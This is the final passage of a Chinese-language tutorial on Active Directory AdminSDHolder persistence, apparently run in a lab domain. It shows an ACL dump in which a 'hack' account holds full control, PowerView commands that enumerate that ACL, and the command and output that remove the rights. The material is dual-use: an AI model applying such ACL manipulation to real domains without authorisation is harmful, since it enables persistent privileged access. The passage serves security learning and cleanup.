nTSecurityDescriptor: [DACL] OBJ ALLOW;;[LIST CHILDREN][READ PROP][LIST OBJ][READ PERMS];inetOrgPerson;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[LIST CHILDREN][READ PROP][LIST OBJ][READ PERMS];user;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;Everyone
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;NT AUTHORITY\SELF
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CONT INHERIT];[READ PROP][WRT PROP][CTL];Private Information;NT AUTHORITY\SELF
nTSecurityDescriptor: [DACL] ALLOW;;[CR CHILD][DEL CHILD][LIST CHILDREN][SELF WRT][READ PROP][WRT PROP][LIST OBJ][CTL][READ PERMS][WRT PERMS][WRT OWNER];;XIE\Domain Admins
nTSecurityDescriptor: [DACL] ALLOW;;[CR CHILD][DEL CHILD][LIST CHILDREN][SELF WRT][READ PROP][WRT PROP][LIST OBJ][CTL][READ PERMS][WRT PERMS][WRT OWNER];;XIE\hack
nTSecurityDescriptor: [DACL] ALLOW;;[CR CHILD][DEL CHILD][LIST CHILDREN][SELF WRT][READ PROP][WRT PROP][LIST OBJ][CTL][READ PERMS][WRT PERMS][WRT OWNER];;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] ALLOW;;[LIST CHILDREN][READ PROP][LIST OBJ][READ PERMS];;NT AUTHORITY\Authenticated Users
nTSecurityDescriptor: [DACL] ALLOW;;[FC];;NT AUTHORITY\SYSTEM
nTSecurityDescriptor: [SACL] (FLAGS:INHERIT)
nTSecurityDescriptor: [SACL] AUDIT:[SUCCESS];[WRT PROP][WRT PERMS][WRT OWNER];;Everyone
nTSecurityDescriptor: [SACL] OBJ AUDIT:[CONT INHERIT][INHERIT ONLY][INHERITED][SUCCESS];[WRT PROP];gPLink;organizationalUnit;Everyone
nTSecurityDescriptor: [SACL] OBJ AUDIT:[CONT INHERIT][INHERIT ONLY][INHERITED][SUCCESS];[WRT PROP];gPOptions;organizationalUnit;Everyone

1 Objects returned
```

也可以使用 PowerSploit 下的 PowerView.ps1 脚本进行查询，查询命令如下

Import-Module .\PowerView.ps1

#查询对 AdminSDHolder 具有完全控制权限的对象

Get-ObjectAcl -ADSPrefix "CN=AdminSDHolder,CN=System" |select IdentityReference

如图所示，使用 PowerView.ps1 脚本查询 AdminSDHolder 的 ACL：

```
PS C:\Users\Administrator\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -ADSPrefix "CN=AdminSDHolder,CN=System" |select IdentityReference

IdentityReference
-----
NT AUTHORITY\Authenticated Users
NT AUTHORITY\SYSTEM
BUILTIN\Administrators
XIE\Domain Admins
XIE\Enterprise Admins
XIE\hack
Everyone
NT AUTHORITY\SELF
NT AUTHORITY\SELF
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Windows Authorization Access Group
BUILTIN\Terminal Server License Servers
BUILTIN\Terminal Server License Servers
XIE\Cert Publishers
```

如果想移除 hack 用户对 AdminSDHolder 完全控制的权限的话，可以使用 Empire 下 powerview.ps1 脚本执行如下命令。并且还需要等待 SDProp 运行完成后，hack 用户对受保护对象的完全控制权限才会移除！

```
Import-Module .\powerview.ps1
```

#移除 hack 用户对 AdminSDHolder 的完全控制权限

```
Remove-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=xi  
e,DC=com" -PrincipalIdentity hack -Rights All -Verbose
```

如图所示，移除 hack 用户对 AdminSDHolder 的完全控制权限：

```
PS C:\Users\Administrator\Desktop> Import-Module -p powershell.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=xie,DC=com" -PrincipalIdentity hack -Rights All -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|([samAccountName=hack](name=hack)(displayName=hack))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Extracted domain 'xie.com' from 'CN=AdminSDHolder,CN=System,DC=xie,DC=com'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=xie,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=AdminSDHolder,CN=System,DC=xie,DC=com)))
VERBOSE: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'All' from CN=AdminSDHolder,CN=System,DC=xie,DC=com
VERBOSE: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID "00000000-0000-0000-0000-000000000000" on
CN=AdminSDHolder,CN=System,DC=xie,DC=com
[INFO]
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



参考文章：AdminSDHolder, Protected Groups and SDPROP

域渗透中的 ACL 访问控制和组策略利用方法

<http://www.selfadsi.org/extended-ad/ad-permissions-adminsdholder.htm>

Abusing Active Directory Permissions with PowerView